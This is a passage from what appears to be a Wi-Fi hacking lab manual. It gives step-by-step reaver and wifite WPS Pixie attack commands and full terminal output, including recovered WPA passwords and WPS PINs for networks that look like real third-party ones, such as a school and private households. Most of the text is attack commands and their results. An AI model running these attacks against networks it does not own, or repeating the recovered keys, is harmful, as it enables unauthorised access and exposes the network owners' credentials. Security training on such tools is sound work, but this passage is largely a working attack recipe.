
Step 3: Execute **reaver** command to crack password of above selected WPS enabled Wi-Fi

- **Syntax**: reaver –i <monitor interface> –b <bssid of the target AP> -vv –c <channel number> -K <no>
- **Command**: reaver –i wlan0mon –b 78:54:2E:5C:D2:6A -vv –c 7 –K 1

```
[root@parrot]-[~]
    #reaver -i wlan0mon -b 78:54:2E:5C:D2:6A -vv -k 1
```

```
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 78:54:2E:5C:D2:6A
[+] Switching wlan0mon to channel 9
[+] Associated with 78:54:2E:5C:D2:6A (ESSID: KATRAGADDA)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 5b:ec:33:e4:42:61:5b:1a:35:45:75:9f:13:d8:cb:c7
[P] PKE: d0:14:1b:15:65:6e:96:b8:5f:ce:ad:2e:8e:76:33:0d:2b:1a:c1:57:6b:b0:26:e7:a3:28:c0:e
1:ba:f8:cf:91:66:43:71:17:4c:08:ee:12:ec:92:b0:51:9c:54:87:9f:21:25:5b:e5:a8:77:0e:1f:a1:88
:04:70:ef:42:3c:90:e3:4d:78:47:a6:fc:b4:92:45:63:d1:af:1d:b0:c4:81:ea:d9:85:2c:51:9b:f1:dd:
42:9c:16:39:51:cf:69:18:1b:13:2a:ea:2a:36:84:ca:f3:5b:c5:4a:ca:1b:20:c8:8b:b3:b7:33:9f:f7:d
5:6e:09:13:9d:77:f0:ac:58:07:90:97:93:82:51:db:be:75:e8:67:15:cc:6b:7c:0c:a9:45:fa:8d:d8:d6
:61:be:b7:3b:41:40:32:79:8d:ad:ee:32:b5:dd:61:bf:10:5f:18:d8:92:17:76:0b:75:c5:d9:66:a5:a4:
90:47:2c:eb:a9:e3:b4:22:4f:3d:89:fb:2b
[P] WPS Manufacturer: D-Link Corporation
[P] WPS Model Name: D-Link Router
[P] WPS Model Number: DIR-600L
[P] Access Point Serial Number: 20070413-0001
[+] Received M1 message
[P] R-Nonce: 4a:19:99:96:9c:35:cb:67:62:9b:9e:82:98:8a:69:ae
[P] PKR: ec:a9:5b:ad:69:63:bf:74:f4:f3:6d:f6:51:86:66:48:30:4a:86:11:ff:31:cc:c3:8d:cc:ae:d
```

NOTE: This process may take more time to crack passwords (in hours).




Practical 4: Cracking WPA/WPA2 Wi-Fi password using wifite.


Description: In this practical you will learn how to use wifite tool, this will automate all the WiFi password cracking methods discussed above. This tool also can perform brute force on WiFi, if you supply any wordlist it uses that, otherwise it uses the default wordlist that comes with the tool.

Prerequisites: This tool to work's fine with hcxdcaptool need to be installed in your system.

Step 1: Open a terminal and execute **wifite --wps**



Step 2: By executing the above command, wifite will start the Wi-Fi interface in monitor mode and discovers WPS enabled networks. To stop scanning networks, press **Ctrl + c.**





Step 3: Now, provide Wi-Fi AP serial number to crack the password.


```
   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  LastMile_Airtel        1  WPA2  47db   wps   client
    2  Bobby                  6  WPA2  41db   wps
    3  rajendra               1  WPA2  37db   wps   client
    4  teja                   6  WPA2  36db   wps
    5  RAVI SEKHAR            6  WPA2  34db   wps
    6  KATRAGADDA             9  WPA2  33db   wps
    7  INDIRA                11  WPA2  33db   wps
    8  Vonage                 1  WPA2  32db   wps
    9  saint pauls school     3  WPA2  32db   wps
   10  Santhosh               5  WPA2  31db   wps
   11  SANDEEP                6  WPA2  31db   wps   clients

 [+] select target numbers (1-11) separated by commas, or 'all': 4

 [+] 1 target selected.

 [0:00:00] initializing WPS Pixie attack on teja (08:BD:43:62:A9:BE)
```

```
   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  LastMile_Airtel        1  WPA2  47db   wps   client
    2  Bobby                  6  WPA2  41db   wps
    3  rajendra               1  WPA2  37db   wps   client
    4  teja                   6  WPA2  36db   wps
    5  RAVI SEKHAR            6  WPA2  34db   wps
    6  KATRAGADDA             9  WPA2  33db   wps
    7  INDIRA                11  WPA2  33db   wps
    8  Vonage                 1  WPA2  32db   wps
    9  saint pauls school     3  WPA2  32db   wps
   10  Santhosh               5  WPA2  31db   wps
   11  SANDEEP                6  WPA2  31db   wps   clients

 [+] select target numbers (1-11) separated by commas, or 'all': 4

 [+] 1 target selected.

 [0:00:00] initializing WPS Pixie attack on teja (08:BD:43:62:A9:BE)
 [0:00:12] WPS Pixie attack:  attempting to crack and fetch psk...

 [+] PIN found:      05394548
 [+] WPA key found: ashok123

 [+] 1 attack completed:

 [+] 1/1 WPA attacks succeeded
      found teja's WPA key: "ashok123", WPS PIN: 05394548

 [+] quitting
```

Step 4: To crack all possible passwords at once. Execute **wifite --wps** to scan Wi-Fi networks then press **Ctrl + c**, type **all** and press enter.






[+] 2 targets remain
[+] what do you want to do?
[c]ontinue attacking targets
[e]xit completely
[+] please make a selection (c, or e): c
[0:00:00] initializing WPS Pixie attack on sai_Gym (00:17:7C:4A:57:9C)
[0:00:21] WPS Pixie attack: attempting to crack and fetch psk...
[+] PIN found: 48720922
[+] WPA key found: fermin123$
[0:00:00] initializing WPS Pixie attack on KATRAGADDA (78:54:2E:5C:D2:6A)
[0:00:06] WPS Pixie attack: attempting to crack and fetch psk...
[+] PIN found: 74427277
[+] WPA key found: 500032500032
[+] 9 attacks completed:
[+] 2/9 WPA attacks succeeded
found sai_Gym's WPA key: "fermin123$", WPS PIN: 48720922
found KATRAGADDA's WPA key: "500032500032", WPS PIN: 74427277
[+] quitting